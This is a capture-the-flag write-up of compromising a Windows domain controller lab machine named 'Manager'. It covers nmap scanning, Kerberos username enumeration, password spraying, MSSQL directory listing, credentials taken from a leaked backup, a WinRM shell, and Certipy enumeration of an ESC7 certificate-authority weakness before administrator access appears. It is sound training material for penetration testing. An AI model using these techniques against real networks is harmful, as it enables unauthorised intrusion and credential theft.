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## Scanning

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nmap 10.129.44.207 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-18 09:06 IST
Nmap scan report for 10.129.44.207
Host is up (0.13s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-title: Manager
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-12-18 14:06:27Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: manager.htb., Site: Default-First-Site-Name)
|_ ssl-date: 2023-12-18T14:07:49+00:00; +7h00m00s from scanner time.
|_ ssl-cert: Subject: commonName=dc01.manager.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
|_ Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: manager.htb., Site: Default-First-Site-Name)
|_ ssl-date: 2023-12-18T14:07:49+00:00; +7h00m00s from scanner time.
|_ ssl-cert: Subject: commonName=dc01.manager.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
|_ Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-ntlm-info:
|_ 10.129.44.207:1433:

```

```

kali@kali: ~
File Actions Edit View Help
10.129.44.207:1433:
  Target Name: MANAGER
  NetBIOS Domain Name: MANAGER
  NetBIOS Computer Name: DC01
  DNS Domain Name: manager.htb
  DNS Computer Name: dc01.manager.htb
  DNS Tree Name: manager.htb
  Product Version: 10.0.17763
  ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
  Not valid before: 2023-12-18T14:05:00
  Not valid after: 2023-12-18T14:05:00
  ms-sql-info:
  10.129.44.207:1433:
    Version:
      name: Microsoft SQL Server 2019 RTM
      number: 15.00.2000.00
      Product: Microsoft SQL Server 2019
      Service pack level: RTM
      Post-SP patches applied: false
    TCP port: 1433
    |_ ssl-date: 2023-12-18T14:07:49+00:00; +7h00m00s from scanner time.
  3268/tcp open  ldap           Microsoft Windows Active Directory LDAP (Domain: manager.htb., Site: Default-First-Site-Name)
  |_ ssl-date: 2023-12-18T14:07:49+00:00; +7h00m00s from scanner time.
  |_ ssl-cert: Subject: commonName=dc01.manager.htb
  |_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
  |_ Not valid before: 2023-07-30T13:51:28
  |_ Not valid after: 2024-07-29T13:51:28
  3269/tcp open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: manager.htb., Site: Default-First-Site-Name)
  |_ ssl-cert: Subject: commonName=dc01.manager.htb
  |_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
  |_ Not valid before: 2023-07-30T13:51:28
  |_ Not valid after: 2024-07-29T13:51:28
  |_ ssl-date: 2023-12-18T14:07:49+00:00; +7h00m00s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Added the hosts to /etc/hosts

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
```
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2023-12-18T14:07:13      10.129.44.207
|_  start_date: N/A
```

So regarding the fact we are dealing with a server on Windows environment, many interesting protocols can be seen during the scan. Some to mention: HTTP, SMB, LDAP, Kerberos and MSSQL (Microsoft SQL Server) .

Let's access the website:

## Testing Functionality



Nothing special on the website.

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The enumeration process will be focusing on different protocols each time since everyone of them can provide us with interesting and valuable information.

We can start enumerating users by using a very known tool called kerbrute:

```
(kali@kali)-[~/Desktop/Machines/Manager]
$ ./kerbrute_linux_amd64 userenum --dc 10.129.44.207 -d manager.htb ~/Desktop/SecLists/Usernames/xato-net-10-million-usernames.txt

Kerbrute
Version: v1.0.3 (9dad6e1) - 12/18/23 - Ronnie Flathers @ropnop

2023/12/18 09:45:31 > Using KDC(s):
2023/12/18 09:45:31 > 10.129.44.207:88

2023/12/18 09:45:34 > [+] VALID USERNAME: ryan@manager.htb
2023/12/18 09:45:39 > [+] VALID USERNAME: guest@manager.htb
2023/12/18 09:45:41 > [+] VALID USERNAME: cheng@manager.htb
2023/12/18 09:45:44 > [+] VALID USERNAME: raven@manager.htb
2023/12/18 09:45:56 > [+] VALID USERNAME: administrator@manager.htb
2023/12/18 09:46:23 > [+] VALID USERNAME: Ryan@manager.htb
2023/12/18 09:46:27 > [+] VALID USERNAME: Raven@manager.htb
2023/12/18 09:46:40 > [+] VALID USERNAME: operator@manager.htb
2023/12/18 09:48:34 > [+] VALID USERNAME: Guest@manager.htb
2023/12/18 09:48:35 > [+] VALID USERNAME: Administrator@manager.htb
2023/12/18 09:50:05 > [+] VALID USERNAME: Cheng@manager.htb
```

We found some valid usernames! Let's perform some text manipulation and get a clear usernames list:

```
(kali@kali)-[~/Desktop/Machines/Manager]
$ cat usernames.txt | awk '{print $NF}' | awk -F'@' '{print $1}'
ryan
guest
cheng
raven
administrator
Ryan
Raven
operator
Guest
Administrator
Cheng

(kali@kali)-[~/Desktop/Machines/Manager]
$ cat usernames.txt | awk '{print $NF}' | awk -F'@' '{print $1}' > usernames.txt
```

Let's try to brute-force.. but first, we will try a short test using CME to test whether one of the user using his username as the password as well:

```
(kali@kali)-[~/Desktop/Machines/Manager]
$ crackmapexec smb 10.129.44.207 -u usernames.txt -p usernames.txt --no-brute --continue-on-success
SMB 10.129.44.207 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
SMB 10.129.44.207 445 DC01 [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\Ryan:Ryan STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\Raven:Raven STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [+] manager.htb\operator:operator
SMB 10.129.44.207 445 DC01 [-] manager.htb\Guest:Guest STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\Administrator:Administrator STATUS_LOGON_FAILURE
SMB 10.129.44.207 445 DC01 [-] manager.htb\Cheng:Cheng STATUS_LOGON_FAILURE
```

We got a hit! It seems that the user 'operator' is using 'operator' as the password too.

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Therefore, let's make an attempt to connect via SMB:

```
(kali@kali)-[~/Desktop/Others/impacket/examples]
$ python3 smbclient.py manager.htb/operator:operator@10.129.44.207 -target-ip 10.129.44.207
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

Type help for list of commands
# ls -l \\10.129.44.207\Manager\
[-] No share selected
#
```

A waste of time..

## User

Back to the initial scan, MSSQL was found.

Microsoft SQL Server (MSSQL) is a relational database management system (RDBMS) developed by Microsoft.

The fact that we weren't able to connect using the found credential to SMB doesn't mean we can't try to login to MSSQL service!

Alright! We got in!

```
File Actions Edit View Help
(kali@kali)-[~/Desktop/Others/impacket/examples]
$ python3 mssqlclient.py -port 1433 manager.htb/operator:operator@10.129.44.207 -window
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

[*] HACKTHEBOX
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator guest@master)>
```

I found a useful resource for penetration testers regarding this service and what is recommended to test:

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server>

```
SQL (MANAGER\Operator guest@master)> EXEC xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
subdirectory          depth  file
-----
about.html            1      1
contact.html          1      1
css                   1      0
images                1      0
index.html            1      1
js                    1      0
service.html          1      1
web.config             1      1
website-backup-27-07-23-old.zip 1      1
SQL (MANAGER\Operator guest@master)>
```

Note the archive file that was found! Looks like a DB backup.

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I downloaded the archive file to my local machine and unzipped it:

```
(kali@kali) ~/Desktop/Machines/Manager
$ wget http://10.129.44.207/website-backup-27-07-23-old.zip
--2023-12-18 10:10:20-- http://10.129.44.207/website-backup-27-07-23-old.zip
Connecting to 10.129.44.207:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: 'website-backup-27-07-23-old.zip'

website-backup-27-07-23-old.zip 100%[=====] 1021K 1.01MB/s in 1.0s

2023-12-18 10:10:22 (1.01 MB/s) - 'website-backup-27-07-23-old.zip' saved [1045328/1045328]
```

Note the old configuration file!

```
(kali@kali) ~/Desktop/Machines/Manager
$ ls -la
total 9196
drwxr-xr-x 6 kali kali 4096 Dec 18 10:10 .
drwx----- 18 kali kali 4096 Dec 18 09:23 ..
-rw-r--r-- 1 kali kali 5386 Jul 27 05:32 about.html
-rw-r--r-- 1 kali kali 5317 Jul 27 05:32 contact.html
drwxr-xr-x 2 kali kali 4096 Dec 18 10:10 css
drwxr-xr-x 2 kali kali 4096 Dec 18 10:10 images
-rw-r--r-- 1 kali kali 18203 Jul 27 05:32 index.html
drwxr-xr-x 2 kali kali 4096 Dec 18 10:10 js
drwxr-xr-x 7 kali kali 4096 Dec 18 09:24 kerbrute
-rwxr-xr-x 1 kali kali 8286607 Dec 18 09:25 kerbrute_linux_amd64
-rw-r--r-- 1 kali kali 698 Jul 27 05:35 .old-conf.xml
-rw-r--r-- 1 kali kali 7900 Jul 27 05:32 service.html
-rw-r--r-- 1 kali kali 83 Dec 18 09:51 usernames.txt
-rw-r--r-- 1 kali kali 1045328 Jul 27 15:48 website-backup-27-07-23-old.zip
```

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
3   <server>
4     <host>dc01.manager.htb</host>
5     <open-port enabled="true">389</open-port>
6     <secure-port enabled="false">0</secure-port>
7     <search-base>dc=manager,dc=htb</search-base>
8     <server-type>microsoft</server-type>
9     <access-user>
10      <user>raven@manager.htb</user>
11      <password>[REDACTED]</password>
12    </access-user>
13    <uid-attribute>cn</uid-attribute>
14  </server>
15  <search type="full">
16    <dir-list>
17      <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
18    </dir-list>
19  </search>
20 </ldap-conf>
```

We got more credentials! This time for Raven!

Let's try to get a remote connection using evil-winrm.

Evil-winrm leverages WinRM, which is a Windows-native remote management protocol. It allows for the execution of commands and PowerShell scripts on remote Windows machines.

```
(kali@kali) ~
$ evil-winrm -i 10.129.44.207 -u raven
Enter Password:

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> dir
```

Great success!

```
*Evil-WinRM* PS C:\Users\Raven\Desktop> dir

Directory: C:\Users\Raven\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            12/18/2023   6:05 AM             34 user.txt

*Evil-WinRM* PS C:\Users\Raven\Desktop> type user.txt
8 [REDACTED] 6
```

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
3   <server>
4     <host>dc01.manager.htb</host>
5     <open-port enabled="true">389</open-port>
6     <secure-port enabled="false">0</secure-port>
7     <search-base>dc=manager,dc=htb</search-base>
8     <server-type>microsoft</server-type>
9     <access-user>
10      <user>raven@manager.htb</user>
11      <password>[REDACTED]</password>
12    </access-user>
13    <uid-attribute>cn</uid-attribute>
14  </server>
15  <search type="full">
16    <dir-list>
17      <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
18    </dir-list>
19  </search>
20 </ldap-conf>
```

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# Privilege Escalation

```
[kali@kali:~]$ sudo certipy find -u raven -p [REDACTED] -dc-ip 10.129.44.207 -stdout
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
0 10.129.44.207
0
  CA Name          : manager-DC01-CA
  DNS Name         : dc01.manager.htb
  Certificate Subject : CN=manager-DC01-CA, DC=manager, DC=htb
  Certificate Serial Number : 5150CE6EC048749448C7390A52F264BB
  Certificate Validity Start : 2023-07-27 10:21:05+00:00
```

While investigating the output I noticed the following:

```
Permissions
  Owner : MANAGER.HTB\Administrators
  Access Rights
    Enroll : MANAGER.HTB\Operator
    MANAGER.HTB\Authenticated Users
    MANAGER.HTB\Raven
  ManageCa : MANAGER.HTB\Administrators
    MANAGER.HTB\Domain Admins
    MANAGER.HTB\Enterprise Admins
    MANAGER.HTB\Raven
  ManageCertificates : MANAGER.HTB\Administrators
    MANAGER.HTB\Domain Admins
    MANAGER.HTB\Enterprise Admins
[!] vulnerabilities
ESC7 : 'MANAGER.HTB\Raven' has dangerous permissions
Certificate Templates
```

The relevant CA template:

```

15 Template Name : SubCA
Display Name : Subordinate Certification Authority
Certificate Authorities : manager-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : True
Any Purpose : True
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Private Key Flag : ExportableKey
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 5 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights : MANAGER.HTB\Domain Admins
                        MANAGER.HTB\Enterprise Admins
Object Control Permissions
  Owner : MANAGER.HTB\Enterprise Admins
  Write Owner Principals : MANAGER.HTB\Domain Admins
                        MANAGER.HTB\Enterprise Admins
  Write Dacl Principals : MANAGER.HTB\Domain Admins
                        MANAGER.HTB\Enterprise Admins
  Write Property Principals : MANAGER.HTB\Domain Admins
                        MANAGER.HTB\Enterprise Admins

```





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```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---          12/18/2023   6:05 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f[REDACTED]e
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```

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